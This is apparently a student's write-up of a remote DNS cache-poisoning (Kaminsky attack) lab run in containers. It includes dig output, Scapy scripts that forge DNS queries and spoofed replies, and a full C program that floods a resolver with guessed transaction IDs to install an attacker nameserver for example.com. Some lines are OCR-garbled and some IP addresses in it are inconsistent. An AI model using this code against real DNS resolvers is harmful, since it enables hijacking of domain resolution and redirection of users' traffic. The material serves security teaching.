Remote DNS attack lab

▼ Lab Environment Setup Task




Figure 1: Environment setup for the experiment

Testing the DNS setup

Get the IP address of ns.attacker32.com.

```
root@98ef0b11bb5d:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59735
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 819258e6be8bfb5301000000642f2eeb897ad384c2662237 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      257814  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 06 20:43:23 UTC 2023
;; MSG SIZE  rcvd: 90

root@98ef0b11bb5d:/# 
```

The output meets the configuration of ns.attacker32.com, so the environment setting is successful.

Get the IP address of www.example.com.

While still in the user container (10.9.0.5), run the command "dig www.example.com". This will send the query to the local DNS server (10.9.0.53), allowing us to obtain the actual IP address, which is 93.184.216.34.

```
root@98ef0b11bb5d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18357
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ed4975d2b1b2bcfe01000000642f3084ccaedb7fbbf05df0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        85225   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 06 20:50:12 UTC 2023
;; MSG SIZE  rcvd: 88
```

Based on the results, we can see that we received a fake IP address of 1.2.3.5 from the attacker's NameServer. This indicates that our setup is correct.

```
root@98ef0b11bb5d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16453
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0340aacc4f62aeb901000000642f3093c58637172ab6e54e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Apr 06 20:50:27 UTC 2023
;; MSG SIZE  rcvd: 88

root@98ef0b11bb5d:/#
```

▼ The Attack Tasks

▼ Task Prep: How Kaminsky attack works

while（attack not success）

1. The attacker queries the Local DNS Server for a randomly generated name (with each iteration). Since the Local DNS Server does not contain the IP address for the hostname, this triggers another query in the example.com domain, such as xyz.example.com.
2. Since the IP address of xyz.example.com is not in the Local DNS Server's cache, the local DNS server needs to send a DNS query to the nameserver of the example.com domain. Initially, the local DNS server may not know what the example.com's nameserver is, so it would query the root (.) and (.com) servers first to get the information about the nameserver, and save the information in the DNS local server cache. This process takes time T.
3. Within the time interval T, the attacker floods (sends tons of) spoofed DNS replies. The replies try different transaction IDs and UDP destination port numbers, hoping that a reply is correct. If one of the replies meets the transaction ID and UDP destination port number, the attack is successful; the nameserver for example.com will be replaced by the attacker's nameserver, ns.attacker32.com, and the loop will be broken.
   In the reply, there are two parts:
   a. **IP resolution for xyz.example.com.**
   b. **NS record: Attacker's Nameserver (attacker32.com) for the example.com domain.**

▼ Task 2: Construct DNS Request

Before the test, I go to the local server and use "$rndc dumpdb" to clean the cache.


The program that construct the request is shown below:

chmod +x task2.py

```
#!/usr/bin/env python3
from scapy.all import *
Qdsec = DNSQR(qname='aaaaa.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)
```

```
ip = IP(dst='10.9.0.53',src='1.1.1.1')
udp = UDP(dport=53,sport=33333, chksum=0)
request = ip/udp/dns
with open ('ip_req.bin','wb') as f:
    f.write(bytes(request))
```

wireshark:



explaination:

We can see that we successfully sent a DNS query to the local DNS server, which in turn triggered a query to the outside.

However, since we are using a spoofed source IP address (10.9.0.1) in the Scapy script, the host at that address may not recognize the response from the DNS server when it is sent back to that address. This is because the host did not initiate the DNS request, which may result in the destination host sending an ICMP Port Unreachable error message.

Nonetheless, we were able to achieve our ultimate goal, which was to trigger DNS_Local_Host to send a DNS query to the outside.

▼ Task 3: Spoof DNS Replies

▼ Get the IP address of the legitimate nameserver for example.com.

1. go to the Local_DNS_Server $ dig **ns** example.com. The legitimate nameserver for example.com. are **a.iana-servers.net and b.iana-servers.net.**

```
oot@089d7e09aeae:/# dig ns example.com

 <<>> DiG 9.16.1-Ubuntu <<>> ns example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51867
; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 1220
 COOKIE: b00669b476f91253cacccf49642f5b5b4f1f437cda6d0689 (good)
; QUESTION SECTION:
example.com.                    IN      NS

; ANSWER SECTION:
xample.com.             62884   IN      NS      a.iana-servers.net.
xample.com.             62884   IN      NS      b.iana-servers.net.

; Query time: 12 msec
; SERVER: 127.0.0.11#53(127.0.0.11)
; WHEN: Thu Apr 06 23:52:59 UTC 2023
; MSG SIZE  rcvd: 116

oot@089d7e09aeae:/#
```

2. Use the `dig` command to obtain the IP address of the `a.iana-servers.net` nameserver : **199.43.135.53**

```
oot@089d7e09aeae:/# dig a.iana-servers.net.

 <<>> DiG 9.16.1-Ubuntu <<>> a.iana-servers.net.
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56114
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 1220
 COOKIE: 81997a4729d6b64f76f4f69c642f5c3de69c8a9c67e3039a (good)
; QUESTION SECTION:
a.iana-servers.net.             IN      A

; ANSWER SECTION:
.iana-servers.net.      1178    IN      A       199.43.135.53

; Query time: 8 msec
; SERVER: 127.0.0.11#53(127.0.0.11)
; WHEN: Thu Apr 06 23:56:45 UTC 2023
; MSG SIZE  rcvd: 91

oot@089d7e09aeae:/#
```

3. Use the `dig` command to obtain the IP address of the `b.iana-servers.net` nameserver : **199.43.133.53**

```
root@089d7e09aeae:/# dig b.iana-servers.net.

; <<>> DiG 9.16.1-Ubuntu <<>> b.iana-servers.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26758
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1220
; COOKIE: 6eb7c7b98fafe230201a2d52642f5ce30c15d1fe6c891ec8 (good)
;; QUESTION SECTION:
;b.iana-servers.net.            IN      A

;; ANSWER SECTION:
b.iana-servers.net.     109     IN      A       199.43.133.53

;; Query time: 12 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Thu Apr 06 23:59:31 UTC 2023
;; MSG SIZE  rcvd: 91

root@089d7e09aeae:/#
```


▼ Construct Replies

python code：


```
#!/usr/bin/env python3
from scapy.all import*
targetName='aaaaa.example.com'
targetDomain = 'example.com'
attackerNS = 'ns.attacker32.com'
dstIP='10.9.0.53'
srcIP='199.43.135.53'
ip = IP(dst=dstIP, src=srcIP)
udp = UDP(dport=33333, sport=53, chksum=0)

Qdsec = DNSQR(qname=targetName)
Anssec = DNSRR(rrname=targetName, type='A', rdata='1.1.1.1', ttl=259200)
NSsec = DNSRR(rrname=targetDomain, type='NS', rdata=attackerNS, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=
0,qd=Qdsec, an=Anssec, ns=NSsec)

reply = ip/udp/dns
with open('ip_resp.bin','wb') as f:
    f.write(bytes(reply))
```

wireshark:

We can confirm that the reply is valid. The query is aaaaa.example.com.



The authority section now points to ns.attacker32.com.



▼ Task 4: Launch the Kaminsky Attack

▼ Use the Scapy library to create a DNS query packet

1. Import necessary classes and functions from the Scapy library.
2. Create a DNS query section (Qdsec) with the queried domain name 'aaaaa.example.com'.
3. Create a DNS packet with the query section, setting the id, query/response (qr) flag to 0 (indicating it's a query), and various section counts (qdcount, ancount, nscount, arcount) to indicate only the query section is present.
4. Create an IP packet with a source IP address ('10.9.0.1') and destination IP address ('10.9.0.53').
5. Create a UDP packet with a source port of 6817 and a destination port of 53 (DNS), with a checksum value of 0.
6. Combine the IP, UDP, and DNS packets into a single packet (request).
7. Write the packet to a binary file named 'ip_req.bin'.


```
#!/usr/bin/env python3
from scapy.all import *
Qdsec = DNSQR(qname='aaaaa.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)
ip = IP(dst='10.9.0.53',src='10.9.0.1')
udp = UDP(dport=53,sport=6817, chksum=0)
request = ip/udp/dns
with open ('ip_req.bin','wb') as f:
    f.write(bytes(request))
```

▼ uses the Scapy library to create a forged DNS response packet.

1. Import necessary classes and functions from the Scapy library.

2. Set the domain name, subdomain, and attacker's nameserver as variables.
3. Create a DNS query section (Qdsec) with the subdomain as the queried name.
4. Create an answer section (Anssec) with the subdomain's forged IP address (1.2.3.4) and a time-to-live (TTL) value of 259200 seconds.
5. Create a nameserver (NS) section (NSsec) with the domain's forged nameserver and a TTL value of 259200 seconds.
6. Create a DNS packet with the query, answer, and nameserver sections, setting the id, authoritative answer (aa), recursion desired (rd), and query/response (qr) flags, along with the various section counts.
7. Create an IP packet with a source IP address and destination IP address.
8. Create a UDP packet with a source port of 53 (DNS) and a destination port of 33333, with a checksum value of 0.
9. Combine the IP, UDP, and DNS packets into a single packet (reply).
10. Write the packet to a binary file named 'ip_resp.bin'.

```
!/usr/bin/env python3
from scapy.all import*
name='aaaaa.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=
0,qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.9.0.53', src='199.43.153.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
with open('ip_resp.bin','wb') as f:
    f.write(bytes(reply))
```




▼ Launch the Kaminsky Attack with c

1. Code for sending/forging DNS query packets.

In this part of the code, we aim to generate DNS requests to trigger the Local DNS service and send DNS request packages. We use the same randomly generated name for each attack here.

In our function, we want to generate a new DNS domain name for each attack based on the binary code (packet) we generate in Python. We can use "$ ghex ip_req.bin" to open the binary code file.



In the design, the placeholder symbol A first appears at offset 0x29 (left corner of the screenshot), which is 41 in decimal. Therefore, the pointer points to offset 0+41, where the first A (meaning the start of our name character) is located. Then, we copy the random name (5 bytes) to it.

When we finish, send the socket. This will trigger the Local_DNS_Server to send a request packet.


```
void send_dns_request(unsigned char* pkt,char* name, int pkt_size)
{

  // Students need to implement this function
  memcpy(pkt+41,name,5);
  send_raw_packet(pkt,pkt_size);
}
```

2**. Code for sending/forging DNS response packets.**


In this part of the code, we aim to generate DNS response to our triggered DNS request packages. We use the same randomly generated name for each attack here.

There are two places where the name needs to be changed.


1. In the **question field (0x29)**, the name is 21.



2. Name in **Answer Field (0x40)** is 64.



We want to guess the transaction ID, within the range of [0, 65535]. For each guess, we first convert it to network byte order((2 bytes) using htons(). Then, we copy it to the pkt with an offset of 28. In our Python code, the ID placeholder is set to 0XAAAA, so we are looking for the sequence "AAAA" together, with the first "A" indicating the location we want to find.



```
void send_dns_response(unsigned char* pkt, char* name, int pkt_size)
{
        memcpy(pkt+41,name,5);
        memcpy(pkt+64,name,5);
        for(int i=0;i<65535;i++)
        {
```

```
                 unsigned short id_net_order=htons(i);
                 memcpy(pkt+28,&id_net_order,2);
                 send_raw_packet(pkt,pkt_size);
        }

}
```

Whole code:

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* pkt, char* name, int pkt_size);
void send_dns_response(unsigned char* pkt, char* name, int pkt_size);

int main()
{
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
```

```
  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random name with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    //##################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS queries */

    // ... Students should add code here.
  send_dns_request(ip_req,name,n_req);

    /* Step 2. Send many spoofed responses to the targeted local DNS serve
r,
               each one with a different transaction ID. */

    // ... Students should add code here.
      send_dns_response(ip_resp,name,n_resp);
    //##################################################################
  }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(unsigned char* pkt,char* name, int pkt_size)
{

  // Students need to implement this function
  memcpy(pkt+41,name,5);
  send_raw_packet(pkt,pkt_size);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(unsigned char* pkt, char* name, int pkt_size)
{
  memcpy(pkt+41,name,5);
  memcpy(pkt+64,name,5);
```

```
  for(int i=0;i<65535;i++)
  {
    unsigned short id_net_order=htons(i);
    memcpy(pkt+28,&id_net_order,2);
    send_raw_packet(pkt,pkt_size);
  }

}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
       &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

The attack was successful. We can find "ns.attacker32.com" in the cache at http://ns.attacker32.com.

